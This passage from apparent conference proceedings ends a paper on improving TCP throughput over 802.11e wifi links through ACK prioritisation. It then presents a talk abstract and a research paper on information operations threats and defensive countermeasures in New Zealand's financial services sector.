In context of wireless transmission these asymmetries are different: transmission rates, delays, bit error rates, media access delays, media access methods, buffer sizes, etc. All this together has a significant influence on the performance of TCP particularly with regard to the use of cumulative acknowledgments for realizing a feedback-controlled contention avoidance algorithm which is highly sensitive to unpredictable variations in the packet round-trip-time.




Fig. 10
TCP Throughput Degeneration caused by Random Delays

The performance degeneration just by adding a random delay to every TCP segment is shown in figure 10. These results have been generated with testbed FS1 using the *Network Emulator* [12] of the *Linux NetFilter Project* to add a random delay (mean and variation in percent) to every *TCP Acknowledgment* of an unidirectional TCP stream over a dedicated wifi link. Although one might expect the same results as in figure 8 it is clearly shown that even a small additional delay with a high variation can influence the TCP throughput enormously.

The source of such additional delays on shared channels can be found in the backoff algorithm as shown in figure 11 and cannot be solved.




Fig. 11
Interarrivaltime of wifi frames on a shared channel and bidirectional traffic

On dedicated channels these delays are a result of the normal link congestion caused by the huge amount of TCP data segments. In literature multiple ways of optimizing the behavior of the TCP congestion control in such scenarios are shown:

- *ACK Congestion Control [5]* The main idea of this technique is to use the well-known congestion control of TCP also for the *TCP Acknowledgments*. If congestion is detected this protocol increases the number TCP segments needed in order to send one cumulative TCP ACK. Therefore the link congestion does not have such a big effect on the TCP throughput.

- *ACK Filtering [6]* *TCP Acknowledgments* are cumulative so it is no problem to delete some of them if more than one TCP ACK belonging to the same TCP stream was found in a intermediate queue.

- *ACK Prioritization [4], [3]* These concept is just a simple prioritization of small TCP ACK segments using different queues. This could easily be realized using the four IEEE 802.11e quality-of-service queues normally used for the priority of the different *Access Categories*.

In this paper the *ACK Prioritization* was choosen for implementation. Measurements show that using this technique an throughput improvement of more than 5.2% can be reached for bidirectional traffic flows over dedicated wifi channels.

IV. Conclusion

In this paper, I have examined several schemes for improving throughput and delay on long-range IEEE 802.11e-based wireless links.

I first examined the optimization of the IEEE 802.11e quality-of-service parameters $CWmin$, $CWmax$, $AIFS$ and $TXOPLimit$ for a single channel using both simulations and measurements. I showed that the throughput of UDP datagrams can be improved up to 12% for a IEEE 802.11a channel using 54 MBit/s and 1500 byte frames. An even higher improvement can be expected using the *Frame Aggregation* technique of the upcoming IEEE 802.11n.

Throughput of the *Transmission Control Protocol* over wifi links is still far behind the measured UDP throughput. The reason for this was found in the asymmetric nature of the IEEE 802.11 protocol leading to a high variation of the round-trip-time of the TCP connection. As a result the *TCP Acknowledgments* are delayed and a degeneration of throughput occurs. In order to solve this problem I divided the wireless connection into two separate links – one for the upstream and one for the downstream direction. Using an unidirectional TCP stream an improvement of at least 35.8% over an unoptimized shared link could be measured, yielding a close-to-UDP bandwidth on the downstream direction.

Unfortunately degeneration reappeared when a second TCP flow in the opposite direction was present. This is again a result of the the high RTT variation and TCP ACK congestion. Several solutions to solve the ACK congestion are shown in related literature. One of them, the *ACK priorization*, was choosen for implementation and resulted in a significant benefit of more than 5.2%.

V. Future Work

Future investigations will show if it is possible to transfer the optimization results and strategies of a single dedicated link onto a whole wireless mesh network. For this a cross-layer optimization and routing protocol needs to be designed or at least enhancements for todays protocols have to be defined.

VI. Acknowledgments

I am extremely grateful for all the support granted by the Forschungsgemeinschaft elektronische Medien (FeM) e.V. [13], for the feedback provided by the reviewers and for the patience of the users behind the wifi link FS2 during my tests.

References

[1] IEEE Standards for Information Technology - Wireless LAN," 1999, http://standards.ieee.org/getieee802/download/802.11-1999.pdf.

[2] IEEE Standards for Information Technology - Wireless LAN Quality of Service Enhancements," 2005, http://standards.ieee.org/getieee802/download/802.11e-2005.pdf.

[3] Kaustubh S. Phanse, "Analysis of tcp performance over asymmetric wireless links," 2000.

[4] Kalampoukas, Varma, and Ramakrishnan, "Improving tcp throughput over two-way aysmmetric links: Analysis and solutions," .

[5] Balakrishnan, Padmannabhan, and Katz, "The effects of asymmetry on tcp performance," *MobiCom*, 1997.

[6] Balakrishnan, Padmanabhan, Fairhurst, and Sooriyabandara, *TCP Performance Implications of Network Path Asymmetry (rfc3449)*, 2002.

[7] Hiertz, Stibor, Habetha, Weiß, and Mangold, "Throughput and delay performance of ieee 802.11e wireless lan with block acknowledgments," .

[8] Ilenia Tinnirello and Sunghyun Choi, "Efficiency analysis of burst transmissions with block ack in contentions-based 802.11e wlans," in *IEEE International Conference on Communications*, May 2005, vol. 5, pp. 3455–3460.

[9] *Throughput Enhancement of IEEE 802.11 WLAN via Frame Aggregation*. IEEE VTC'04-Fall, 2004.

[10] OMNeT++ Community, OMNeT++ Discrete Event Simulation System," http://www.omnetpp.org/.

[11] CUBIC: A New TCP-Friendly High-Speed TCP Variant," http://www.csc.ncsu.edu/faculty/rhee/export/bitcp/cubic-paper.pdf.

[12] Network Emulator (Part of Linux Netfilter)," http://linux-net.osdl.org/index.php/Netem.

[13] Forschungsgemeinschaft elektronische Medien (FeM) e.V.," http://www.fem.tu-ilmenau.de.

Science

Information Operations

Sector-Oriented Analysis of the Potential Impact and Possible Countermeasures

http://events.ccc.de/congress/2006/Fahrplan/events/1439.en.html

The use of information technology has brought a lot of new functionality and efficiency with it. But due to the fact that enterprises are totally dependant on IT, they are vulnerable to theft or destruction of information assets, a process described as information operations. This is the presentation of a one-year Postgraduate Information Systems Security Research Project conducted in New Zealand.

This presentation gives a sector-oriented overview of what has been done so far to address information operations (IO) and where improvements could and should be made. Main threat sources were identified: malicious insiders, as well as competitive organizations, cyber terrorists, criminal groups, and foreign governments. The research analyzes the potential risks of IO, clarifies how organizations are prepared for IO, and demonstrates how IO threats are addressed. Miscellaneous IO weapons, trends, threats, and possible countermeasures will be discussed.

IO involves much more than computers and computer networks. It encompasses information in any form and transmitted over any medium. It covers operations against information content and operations against supporting systems, including hardware, software, and human practices. Numerous definitions of IO and related topics exist. When trying to define IO there is a danger of defining the concept either too narrowly or too broadly. Because they are commonly in use, definitions of the DOD Dictionary of Military and Associated Terms will be used:

Information Operations: Actions taken to affect adversary information and information systems while defending one's own information and information systems. Information Warfare: IO conducted during time of crisis or conflict to achieve or promote specific objectives over a specific adversary or adversaries.

Sebastian Schroeder is a student at the University of Cologne and has been interested in the creative exposure of technology for a long time. He was born in the Rhineland, but lost his heart to Oceania where he spent one year for studying and travelling.

Canadian Security Intelligence Service (CSIS) http://www.iwar.org.uk/iwar/resources/canada/infoops.htm
Cyber Security and Information Infrastructure Protection http://niels.xtdnet.nl/cybersecurity
Cyberspace & Information Operations Study Center http://www.au.af.mil/info-ops
Information Warfare Tutorial http://www.maxwell.af.mil/au/awc/awcgate/iw-army/intro.htm
Publications Cyberterrorism & Computer Technology http://www.counterterrorismtraining.gov/pubs/02.html
Wired News: U.S. Military's Elite Hacker Crew http://www.wired.com/news/privacy/0,1848,67223,00.html
Trust in Cyberspace http://www.aci.net/kalliste/tic.htm
Journal of Information Warfare
http://www.mind-books.com/extranet/microsite.asp?section=extranet&ContentID=jiw_main
Cyber Terrorism and Information Warfare: Academic Perspectives: Cryptography
http://www.terrorismcentral.com/Library/Teasers/Flamm.html

Potential Impact of Information Operations and Possible Countermeasures: Evidence from the Financial Services Sector

Sebastian P. Schroeder, David R. Wilton
Institute of Information and Mathematical Sciences
Massey University Auckland, New Zealand

ABSTRACT

This paper aims at giving a short introduction to Information Operations (IO) and an overview of a one-year Postgraduate IS Security Research Project conducted in New Zealand. The study analyzed the potential risks of IO especially in the Financial Services Sector (FSS), clarified how FSS organizations are prepared for IO, demonstrated how IO threats are addressed within the FSS, and identified weaknesses that require improvement.

1. INTRODUCTION

When trying to define IO there is a danger of defining the concept either too narrowly or too broadly. IO describes activities that involve the use of powerful new tools the Information Age has provided to states, military forces, and even to individuals, to achieve strategic, operational or tactical advantages and objectives. The use of information to shape perception and attitudes as well as modern IT lie at the core of IO (Brosnan, 2001). Due to the fact that they are commonly in use, definitions of the DOD Dictionary of Military and Associated Terms (U.S. Department of Defense, n.d.) will be used:

Information Operations
Actions taken to affect adversary information and information systems while defending one's own information and information systems.

Defensive Information Operations
The integration and coordination of policies and procedures, operations, personnel, and technology to protect and defend information and information systems.

Offensive Information Operations
The integrated use of assigned and supporting capabilities and activities, mutually supported by intelligence, to affect adversary decision makers to archive or promote specific objectives.

Information Warfare
IO conducted during time of crisis or conflict to achieve or promote specific objectives over a specific adversary or adversaries.

Seven distinct forms of information warfare (IW) can be identified (Avruch, Narel, & Siegel, 2000): (a) command and control warfare, (b) intelligence-based warfare, (c) electronic warfare, (d) psychological warfare, (e) hacker warfare, (f) economic information warfare, and (g) cyber warfare. Moreover, three IW classes can be defined (Schwartau, 1996):

Class1: Personal Information Warfare
Personal IW is an attack against an individual's electronic privacy. This includes the exposure of digital records and database entries in every place information is stored

Class2: Corporate Information Warfare
Corporate IW describes the war between corporations around the world. This includes disinformation, theft of data, espionage, and data destruction.

Class3: Global Information Warfare
Global IW works against industries, global economical forces or entire countries or states. This includes sneaking in research data of a competitor, theft of secrets, and turning information against its owners.

2. LITERATURE REVIEW

There are many references in the literature to IO and IW. However, most of them have a military background and will only be described very shortly in this paper.

2.1 Critical Infrastructure

Critical infrastructures are those facilities, services and information systems which are so essential that their incapacity or destruction would have a devastating impact on national security, national economy, public health and safety, and the effective functioning of the government. The interconnectivity used by the FSS for customer services and operations poses significant information security risks to computer systems and to the critical operations and infrastructures they support. The dependence of the FSS on other critical infrastructures poses additional risk (Federal Office for Information Security (BSI) Germany, 2004; U.S. Government Accountability Office, 2003).

The United States commenced action on an IO defensive posture by means of 1996 the President's Commission on Critical Infrastructure Protection. Six at-risk sectors were identified: (a) defense and government, (b) information and communications, (c) banking and finance, (d) energy, (e) physical distribution, and (f) vital human services.

2.2 Weaponry and Trends

IO has some advantages over physical methods, because attacks can be conducted remotely, anonymously, and without large budgets (Denning, 1999a). In a very extreme way directed energy weapons, electromagnetic pulse weapons, or destructive microbes can destroy the IT of IO targets. But there are many other IO techniques which will not be examined in detail in this paper, including exploitation, back or trap doors, social engineering, flood attacks, eavesdropping, spoofing, unauthorized access, malicious software, and indirect vulnerabilities.

There are several trends in the FSS that raise new security concerns. Some examples are distributed and mobile computing, the use of the Internet, intranet and Internet portals, voice over IP, and outsourcing.

2.3 Threats and Threat Sources

One major difficulty that distinguishes cyber threats from physical threats is determining who is attacking the system, why, how, and from where. This difficulty stems from the ease with which individuals can hide or disguise their tracks by manipulating logs and directing their attacks through networks in many countries before hitting their target (Cordesman & Cordesman, 2001).

In general, the FSS faces cyber threats similar to those faced by other critical infrastructure sectors, but the potential for monetary gains and economic disruptions may increase its magnetism as a target (U.S. Government Accountability Office, 2003). Three broad IW threat categories can be identified (Alberts, 1996): (a) the vast majority of the threats that occur everyday and do not pose a threat to national security, (b) a small area that represents those threats having national security implications, and (c) threats that may have national security implications and represent a particularly difficult challenge.

Vulnerabilities in themselves and the existence of methodologies to exploit those vulnerabilities do not constitute a threat. A threat arises only when there is a threat source with the intent, capability, and opportunity to carry out an attack (Denning, 1999b). Five main threat sources were identified: criminal groups, insiders, mercenaries, governments and organizations, and terrorists.

2.4 Countermeasures

Protecting an organization's cyber assets is as critical as protecting its physical assets. Computer technology has made enterprises interdependent, which has created incredible opportunities, but has also created some major vulnerabilities (National Center for Technology & Law, 2002). Organizations that are unable to protect their information assets will find their corporate credibility, business relationships, and expensively developed brand and brand image damaged (Calder & Watkins, 2003).

2.4.1 Risk Assessment

In general Risk Assessment (RA) is a part of harm minimization that investigates (a) what you are protecting, (b) what you are protecting against, and (c) how much the protection is worth to you. The goal is to provide some assurance that the cost of countermeasures is commensurate with the risks. Without RA organizations could spend too little or too much (Wilton, 2005).

Several methods for analyzing and managing risks exist. One of them is the CCTA Risk Analysis & Management Method (CRAMM) which is a trade-off between the impact of the risk and the cost of countermeasures. CRAMM provides a staged and disciplined approach embracing technical and non-technical aspects of security (U.K. Office of Government Commerce, n.d.). In addition, RA can be seen as part of Enterprise Risk Management (ERM) defined in the Australian/ New Zealand Standard on Risk Management (AS/NZS 4360). The standard extends traditional risk management (RA: identify, analyze, and evaluate risks; treat risks; monitor and review) with the two tasks of establishing the context and communicate and consult.

2.4.2 Network and Operating System Security

Ten countermeasures to ensure network security can be identified (Bragg, Phodes-Ously, & Strassberg, 2004): (a) secure the physical environment, (b) keep patches updated, (c) use antivirus scanners, (d) use firewalls, (e) secure user accounts, (f) secure the file system, (g) secure applications, (h) back up the system, (i) automate security, and (j) create a computer security defense plan.

But there are always general network security issues remaining. Firewalls, for instance, provide perimeter defense and are generally limited because they only accept or deny packets rather than analyze them. Therefore, intrusion detection and prevention techniques are necessary. Traditional intrusion detection systems (IDS) can be grouped into two categories: misuse IDS that works by rule matching and abnormal IDS that works by statistically computing. Intrusion Prevention Systems (IPS), the advanced version of IDS, have the ability to detect known and unknown attacks and prevent them from being successful. IDS and IPS can be classified by their location, either network-based (NIDS/NIPS) or host-based (HIDS/HIPS).

Deceptive tactics can provide another line of defense. Honeypots and honeynets, systems designed to entrap attackers and collect information about them, are a simple "decoy" deception technique that is increasingly popular. Such a system could be part of "active network defense" that impedes an attacker in more complicated ways (Rowe, 2003).

Operating systems (OS) are one of the most vulnerable components of any application framework. Developers often create strong security controls within an application but have no control over lower-level exploits (Siegel, Sagalow, & Serritella, 2002). Main OS security issues that need to be addressed are (Wilton, 2005): (a) identification and authentication to verify a user's identity, (b) audit to monitor authorized and unauthorized actions, and (c) installation, configuration, and management to ensure continued security status.

Cryptography as a part of cryptology is an essential countermeasure for protecting information on its way through networks as well as when it is stored on clients or servers. But cryptography does not exist in a vacuum. Security involves things people know, relationships between people, and how people relate to machines as well as computers which are complex, unstable, and prone to errors (Schneier, 2000). In addition, cryptography and especially steganography (hiding information within ways that prevent the detection) can be seen as a threat to confidentiality from an organizational perspective due to the ability of unrecognized data ship-off.

2.4.3 Cyber-Risk Insurance

Technical countermeasures cannot completely reduce an organization's risk to security breaches with their associated financial losses. Therefore, organizations turn to insurance to deal with the risk of substantial financial losses that remain after technical countermeasures have been implemented. Although insurance companies do not currently have good actuarial data on which to base cyber-risk insurance rates, a number of companies do offer such polices (Computer Security Institute, 2004).

The optimal model to address IO must combine technology, process, and insurance. This permits organizations to successfully address a range of different risk exposures. A comprehensive policy backed by a specialized insurer with top financial marks and global reach allows organizations to lessen the damage caused by significant IO attacks, and better manage costs related to loss of business and reputation (Siegel et al., 2002).

2.4.4 Security Policy

Historically, enterprises have secured their information assets on an ad hoc basis, generally relying on physical security to avoid compromise. This has the great advantage that physical security is generally well understood and relatively easy to implement. Unfortunately it breaks down when there are non physical paths by which assets may be attacked. The Internet provides a large amount of such paths. A strong information security policy is a foundation for successful and sustainable security outcomes (Paddon, 2000).

A security policy describes the philosophy by which security is managed. The spine of good security policies is risk assessment. Policy must address needs using terms and definitions relevant to the organization. A security policy specifies: (a) who should be allowed access, (b) to what resources, and (c) how this access is regulated. In the end this comes down to a matter of trust: who do we trust enough to allow which type of access to what resources. It is important that security policies are realistic. Otherwise people simply will work around them, to detriment of security (Wilton, 2005).

2.4.5 Information Assurance

Information assurance (IA) stands for IO that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality,

and nonrepudiation (U.S. Department of Defense, n.d.) and is often divided into six different domains (Bass & Robichaux, 2001): (a) human introduced errors, (b) user abuse of authority, power, and policy, (c) system probing or mapping, (d) system probing with malicious hardware and software, (e) system penetration, and (f) subversion of network and device security and control mechanisms.

A practical strategy for achieving IA is called Defense-in-Depth. Its aim is to establish protection across multiple layers and dimensions that will cause an adversary who penetrates or breaks down one barrier to promptly encounter another barrier, and then another, until the attack ends. In addition to incorporating protection mechanisms, organizations need to expect attacks and include attack detection tools and procedures that allow them to react to and recover from these attacks. Defense-in-Depth integrates the three primary elements people, operations, and technology (National Security Agency, n.d.).

From a storage point of view, several techniques developed over the last years to support always-availability, location-independence, ultra reliability, and infinitely scalability. They consist of creating multiple copies of information, migrating the copies between different storage types, managing the consistency of these copies, and replacing the information in one copy with information taken from another (Cummings, 2002).

2.5 Critical Infrastructure Protection

Nearly all industrialized countries have set up, or are setting up, Centers for Critical Infrastructure Protection (CIP) that keep relationships between each other, with law enforcement, intelligence, infrastructure operators, and other diverse instances. The aim is to provide timely and relevant information about arising threats and general IT security issues. As an example, New Zealand's CIP center's functions are divided into three main groups: a 24/7 watch and warn function, an investigation and analysis function, and an outreach and training broking function (Federal Office for Information Security (BSI) Germany, 2004; N.Z. Government Communications Security Bureau, 2001).

3. METHODOLOGY

Interpretive research was performed during the literature review. A range of other research approaches was analyzed prior to the research project. Field experiments, for instance, were identified as a potentially capable technique, but unfortunately it would be very hard to find organizations that are prepared to be experimented on. This approach is also likely to raise ethical and legal issues.

Finally, two research approaches were selected: expert interviews as an argumentative approach and case study to gather practical insights. In order to ensure confidentiality, the names of interviewees and their organizations are not included in this paper.

Expert interviews were identified as a good method for receiving qualitative results in terms of potential risks, likely IO attacks, countermeasures, and weaknesses. Three FSS security consultants from different organizations were asked for their opinion. During the project other people with diverse occupations and backgrounds were asked about particular aspects to adjust and extend the findings.

It was clear that not many people in high positions would want to publicize weaknesses within their organization. Moreover, people with helpful insights normally do not have much time. Fortunately one CIO in a small NZ FSS organization participated in the case study.

4. RESEARCH RESULTS

4.1 Potential Risks

Main risks identified were that sensitive data files or figures could be accessed, deleted, or damaged especially by competitors within the industry. Lack of user awareness in terms of unauthorized access to data, security settings, and threats arising from malicious software pose additional risks. Eavesdropping and espionage activities, even though normally not directly targeted against the FSS, can have an enormous impact on confidentiality and availability. Moreover, the physical infrastructure could be manipulated or attacked.

Customer data disclosure or ship-off is dangerous from a competitive perspective as well as in the sense of indirect vulnerabilities. Malicious insiders are the most dangerous source for this threat. In addition, criminal groups are switching from broadcast to personalized phishing methods utilizing compromised customer data. The risk is even worse due to the fact that customer data are available from many sources, including insurance databases, e-commerce portals, and payment gateways.

Mobile computing can be seen as a big risk for the FSS. Mobile devices contain increasingly confidential corporate, customer or authentication data which can be disclosed, for example, when losing a device or through device and infrastructure vulnerability exploitation. Other trends such as outsourcing, remote connections, portal solutions, and voice over IP raise additional risks.

Many risks, including direct and indirect vulnerabilities, result in negative reputation for FSS organizations. This can be advantageous especially for competitive organizations within the same industry. Back doors and chipping as well as potentially exploitable vulnerabilities in software and hardware generally can be seen as a high risk. Malicious software is another major concern.

Another risk identified through the case study is that, especially at small business levels, management and staff generally seem not to be aware of IO threats and how to minimize or prevent them occurring.

4.2 Likely IO Attacks

Main concerns include social engineering, malicious software, flaws in physical security, poor authentication mechanisms, exploitable vulnerabilities in software and hardware, and insufficient network security. Malicious insiders, either normal employees or mercenaries in the role of an insider, need to be considered as the most dangerous threat source. Attacks often aim at employee and administration accounts resulting in unauthorized access and confidential information ship-off.

Mobile devices might be lost, stolen, or compromised enabling attackers to gain access to corporate networks. Eavesdropping attacks are likely to occur in wide area networks and within corporate networks. Also likely is that the exploitation of vulnerabilities in hardware and software by professionals initiated either internally or externally as well as by malicious software. This can result in unauthorized access, infrastructure breakdowns, or privacy breaches.

Social engineering techniques can be seen as one of the most dangerous attacks. On the one hand, they can be directly targeted against the FSS by gathering sensitive information such as customer data, access information, or information about internal structures and weaknesses resulting in unauthorized access and confidential data ship-off. On the other hand, social engineering can be indirectly targeted against the FSS by attacking customers through

phishing or malicious software aiming on credit card details as well as online banking access and transaction information to initiate illegal payments and money transfers. Related to this is identity theft which can go further than illegal payments or money transfers.

Large FSS units are not as vulnerable to flood attacks as small and medium sized organizations. But flood attacks aiming on transactions with back-end systems can be dangerous for the whole FSS. Physical destruction is not very likely and will normally have no significant impact on business continuity. Nevertheless, weaknesses in physical security can be exploited to obtain unauthorized access to critical systems or to place eavesdropping devices.

4.3 Countermeasures

Main countermeasures taken by the FSS to address the identified threats are risk assessment, security policies, access control, physical security, OS security, basic network security, and cryptography. The implementation depends mostly on the size of the organization and the money available for security measures.

Risk assessment is one of the most important countermeasures and is generally conducted formally or informally in the whole FSS. Internal revisions and legal guidelines force FSS organizations to adopt risk assessment techniques. Internally performed studies addressing actual weaknesses and former incidents foster risk identification and management. Security policies based on risk assessment are an essential countermeasure. It is important to make the security policy in integral component of every day business. Some organizations adopt compliance management mechanisms to force their security policy.

FSS organizations implement improved authentication mechanisms, including authentication of customers to Internet services as well as authentication of employees to physical environments and critical systems. Single sign-on solutions are in use in some FSS organizations mainly to counter user indiscretions and to enable portal workplaces. However, nowadays authentication mechanisms are still mostly based on passwords.

Threat awareness seminars and campaigns conducted internally and externally are increasing in quality and quantity. Email functionality within FSS applications allows authenticated communication between organizations and their customers. Personnel security and employee satisfaction are seen as a good measure to prevent insider threats. Moreover, rotating staff through specific areas and not having one person doing the work is a practical way of minimizing FSS fraud and misappropriation.

OS and basic network security are common measures to counter threats arising from remote and local attackers, malicious software, back doors, and exploitable flaws in software and hardware. Updates of spyware and virus signatures as well as key programs with service packs are generally conducted regularly. In several cases IDS, in a few cases IPS, mechanisms are in place. Moreover, some organizations start implementing behavior monitoring and compliance management systems. Vulnerability scans are regularly performed at least in large organizations.

Incident management, mostly performed by large FSS organizations, promises business continuity and disaster recovery in the event of equipment breakdown, power failure or man-made disasters. Physical security is implemented in most critical areas, but some areas always remain insufficiently protected. An example of this could be the failure to implement rigid identification techniques because security agents have become familiar with the users and do not challenge them to produce identification.

4.4 Weaknesses and Improvements

Backlog demands were identified in IPS and behavior monitoring capabilities, especially to counter threats arising from malicious insiders. Moreover, when basic OS and network security measures fail IPS can prevent several attacks from being successful. IPS can be declared as the predominant choice for intrusion systems in the next couple of years.

Network hardware needs to be equipped with eavesdropping prevention mechanisms. This includes that all network ports need to be able to authenticate connected hosts to prevent malicious hardware. These measures are in place in some large FSS organizations but normally not in small and medium sized business levels. The same is true for vulnerability scans against network infrastructure and critical systems.

Physical security and access control require improvements in some insufficiently secured areas to prevent unauthorized access. As soon as access control mechanisms that provide a mix of what you know, what you have, and what you are, become more widespread, prices will increase and as a result those mechanisms will be affordable in small and medium sized organizations as well, enabling further authentication on top of password mechanisms.

Cryptographic countermeasures need to be implemented within the whole FSS. It is not acceptable that unencrypted protocols, especially for system management, are sometimes still in use. Corporate traffic needs to be encrypted. Incorrect use or implementation need to be foreclosed.

In terms of mobile computing a backlog demand in cryptographic measures enabling end-to-end encryption as well as for data in mobile devices and additional storage mediums was identified. Moreover, secure and resource-friendly authentication mechanisms are strongly required. Remote deletion and device tracking mechanisms should be implemented on mobile devices utilized by FSS staff. Secure device configuration and secure software execution are other essential measure to counter the threats that face current mobile devices.

Awareness seminars and campaigns need to be conducted internally (to employees and security agents) and externally (to customers) on a regular basis. It can be assumed from the case study that there are accumulated needs within in the FSS. Social engineering awareness and personnel security needs to be exercised, especially if contractors or other externals are able to access critical systems. Circumstantial security audit needs to be performed even though it can come along with association objections and legal issues. Actually mainly intra-organizational audits are conducted. Little or no attempt has been made to conduct audits or penetration testing on an FSS-wide basis.

Security policy enforcement needs to be practiced. Compliance management should be performed throughout the whole FSS. Threats against customer data need to be countered across the whole FSS, connected sectors, and on the customer side. Internal countermeasures reduce the risk of customer data being compromised, leaving over the risk of exploitable FSS infrastructure and malicious software on the customer side. Information assurance and incident management need to be performed by small and medium sized, in addition to large, organizations to guarantee business continuity and disaster recovery in all FSS levels.

The use of certified hardware and software as well as the use of trusted sources that produce advice on installing software securely need to be ensured in all critical areas.

Critical infrastructure protection efforts need to be coordinated on an industry-wide basis. The FSS as a whole seems not to be aware of IO and the threat it poses and should therefore be addressed at all levels with at least an overview. Patching mechanisms need to be optimized in many cases. This is especially important in FSS organizations with complex application landscapes.

Deceptive tactics should be considered as another line of defense. Honeypots can make it harder for an attacker to identify critical system and can help to identify risk practices performed by insiders and compromised systems within a corporate network. Insurance policies are not considered in most FSS organizations even though they could be an effective measure to absorb financial losses in the event of significant IO attacks.

5. CONCLUSIONS

Main security concerns include social engineering, malicious software, flaws in physical security, poor authentication mechanisms, exploitable vulnerabilities in software and hardware, and insufficient network security. Mobile computing is a seminal trend, but comes along with several backlog demands. The most dangerous threat source was identified as mercenaries in the role of an insider.

Main countermeasures taken by the FSS are risk assessment, security policies, access control, physical security, OS security, basic network security, and cryptography. The implementation depends mostly on the size of the organization and the money available for security measures.

Awareness seminars and campaigns need to be conducted internally and externally on a regular basis. Critical Infrastructure Protection efforts need to be communicated frequently at all FSS levels. This includes a move towards FSS-wide security audits and penetration testing.

Threats against customer data need to be countered across the whole FSS, in connected sectors, and on the customer side. To counter insider threats personnel security and employee satisfaction must be exercised. Incident management needs to be performed on a FSS-wide basis to guarantee business continuity and disaster recovery. Information assurance and security policy compliance management need to be addressed more frequently. Moreover, patching mechanisms need to be optimized in many cases.

Further backlog demands were identified in IPS and behavior monitoring capabilities. Physical security and access control require improvements in some insufficiently secured areas. Cryptographic countermeasures generally need to be implemented within the whole FSS. Deceptive tactics as another line of defense and insurance policies as financial losses absorbers should be considered as potentially good countermeasures.

It is apparent from the above that IO directed against the FSS has the potential to cause significant harm at many levels - individual customer, financial institutions, national and even international. The threats in this area, which are increasing in frequency and sophistication, need to be taken seriously. Formal risk analysis needs to be undertaken and appropriate countermeasures implemented. Identified weaknesses need to be addressed at certain levels.

Limitations

Due to the sensitivity of this research topic it was extremely difficult to find participants for the case study. Fortunately one FSS organization responded. In general, information concerning specific organizational security issues in this area is hard to obtain.

Future research

In future research more case studies should be conducted to get broader insights. Field experiments should be considered as additional approach. As mentioned in 4.4 this needs to be done in addition to intra-organizational security audits and penetration testing. Moreover, it would be interesting to analyze the impact on other sectors in the event of successfully performed IO attacks against the FSS and vice versa.

Acknowledgement

I would like to thank my supervisor and IS Security lecturer Mr. David Wilton for all the help I received during my research project. Without his guidance my report would not have materialized. Special thanks go to the case study participant and the expert interviewees who shared their experience and valuable insights with me. I also wish to thank all those who supported this research project with helpful suggestions, expertise, or information.

REFERENCES

Alberts, D. S. (1996). *Defensive information warfare*: CCRP publication series.

Avruch, K., Narel, J. L., & Siegel, P. C. (2000). *Information campaigns for peace operations*: CCRP publication series.

Bass, T., & Robichaux, R. (2001). *Defense-in-depth revisited: qualitative risk analysis methodology for complex network-centric operations.* Paper presented at the Military Communications Conference, 2001.

Bragg, R., Phodes-Ously, M., & Strassberg, K. (2004). *Network security: the complete reference.* New York: McGraw-Hill.

Brosnan, A. J. (2001). Information operations - what is IO? *Journal of Battlefield Technology, 4*(2), 32-36.

Calder, A., & Watkins, S. (2003). *IT governance: a manager's guide to data security & BS 7799 / ISO 17799* (2nd ed.). London: Kogan Page.

Computer Security Institute. (2004). *CSI/FBI computer crime and security survey.* Retrieved May 08, 2005, from http://www.gocsi.com

Cordesman, A. H., & Cordesman, J. G. (2001). *Cyber-threats, information warfare, and critical infrastructure protection: defending the U.S. homeland.* Westport, Conn.: Praeger.

Cummings, R. (2002). The evolution of information assurance. *Computer, 35*(12), 65-72.

Denning, D. E. (1999a). *Activism, hacktivism, and cyberterrorism: the internet as a tool for influencing foreign policy.* Retrieved April 11, 2005, from http://www.nautilus.org/gps/info-policy/workshop/papers/denning.html

Denning, D. E. (1999b). *Information warfare and security.* New York: ACM Press.

Federal Office for Information Security (BSI) Germany. (2004). *Critical infrastructure protection (CIP) - a sector-oriented introduction.* Paper presented at the Critical Infrastructure Protection and Civil Emergency Planning Conference, Zurich, Switzerland.

N.Z. Government Communications Security Bureau. (2001). *National information infrastructure protection project final report: towards a centre for critical infrastructure protection.* Retrieved July 28, 2005, from http://www.ccip.govt.nz/about-ccip/ccip-final-report.pdf

National Center for Technology & Law. (2002). *Relevance of the insurance sector to national critical infrastructure protection (CIP Report 1.2).* Retrieved May 06, 2005, from http://cipp.gmu.edu/report

National Security Agency. (n.d.). *Defense in depth: a practical strategy for achieving information assurance in today's highly networked environments.* Retrieved August 11, 2005, from http://www.nsa.gov/snac/support/defenseindepth.pdf

Paddon, M. (2000). *The art of keeping secrets - or aspects of good information security policy.* Paper presented at the AUUG2K Conference, Australian National University, Canberra.

Rowe, N. C. (2003). *Counterplanning deceptions to foil cyber-attack plans.* Paper presented at the Information Assurance Workshop, 2003. Ieee Systems, Man and Cybernetics Society.

Schneier, B. (2000). *Secrets & lies: digital security in a networked world.* New York: Wiley Computer Publishing.

Schwartau, W. (1996). *Chaos on electronic superhighways: information warfare* (2nd ed.). New York: Thunder's Mouth Press.

Siegel, C. A., Sagalow, T. R., & Serritella, P. (2002). Cyber-risk management: technical and insurance controls for enterprise-level security. *Information Systems Security, 11*(4), 33-49.

U.K. Office of Government Commerce. (n.d.). *CCTA Risk Analysis & Management Method (CRAMM).* Retrieved May 13, 2005, from http://www.ogc.gov.uk

